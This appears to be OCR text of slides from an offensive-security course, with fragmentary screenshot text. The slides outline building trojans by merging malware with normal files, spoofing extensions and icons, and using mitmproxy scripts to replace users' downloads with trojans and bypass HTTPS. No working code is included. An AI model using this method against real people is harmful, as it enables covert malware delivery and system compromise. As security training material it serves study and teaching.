mitmproxy

Scripts

- MITMproxy has a scripting API.
- Python code can be used to interact with MITMproxy.
- Python is a very powerful programing language.

→ Python + MITMproxy = very powerful MITM scripts.

Trojans

- A trojan is a file that looks and functions as a normal file (image, pdf, song ..etc).
- When executed :
  1. Opens the normal file that the user expects.
  2. Executes evil code in the background (run a backdoor/keylooger ...etc).

-> Therefore it is great to social engineer the target into running our evil code

Creating a Trojan

→ Combine evil file with normal file (image, book, song ...etc).

→ Configure evil file to run silently in the background.

→ Change file icon.

→ Change file extension.

mitmproxy

Owning Downloads

- TrojanFactory comes with script (mitmproxy_script.py)
- Based on the script created previously.

Extra features:

1. Proper implementation of Tojan Factory.
2. Supports multiple file types.
3. Spoof file extension on the fly.
4. Add appropriate icon on the fly.

mitmproxy

Bypassing HTTPS

- Everything we did so far will not work against HTTPS pages.
- HTTPS data is encrypted using SSL.
- Data can not be read → can not be modified.
- SSLstrip can not be used because mitmproxy can not work with another transparent proxy.

Solution: use a mitmproxy script to bypass https.

mitmproxy

Generating Trojans On The Fly

- Intercept and replace downloads.
- Combine any file with an evil file.
- Write MITMproxy scripts.
- Lets combine all of this:

→ Replace files the user downloads with a trojan that will run the file they expect + our evil file.

mitmproxy - Mozilla Firefox

Preferences | mitmproxy

127.0.0.1:8081/#/flows?s=.exe

Search

Most Visited ▾ | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

mitmproxy | Start | Options

.exe

Highlight

url matches /.exe/i

Path	Method	Status	Size	Time
http://download.winzip.com/gl/nkln/winzip21-home.exe	GET	200	745.2kb	152ms

*:8080 v2.0.2

hile you are downloading - Mozilla Firefox

tml?dwn=hoi

Search

x | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

STEP 2

he installer

STEP 3

Click "Run"


ust click here.


Privacy Policy | Legal | EULA | Sitemap | Become an Affiliate | Contact Us

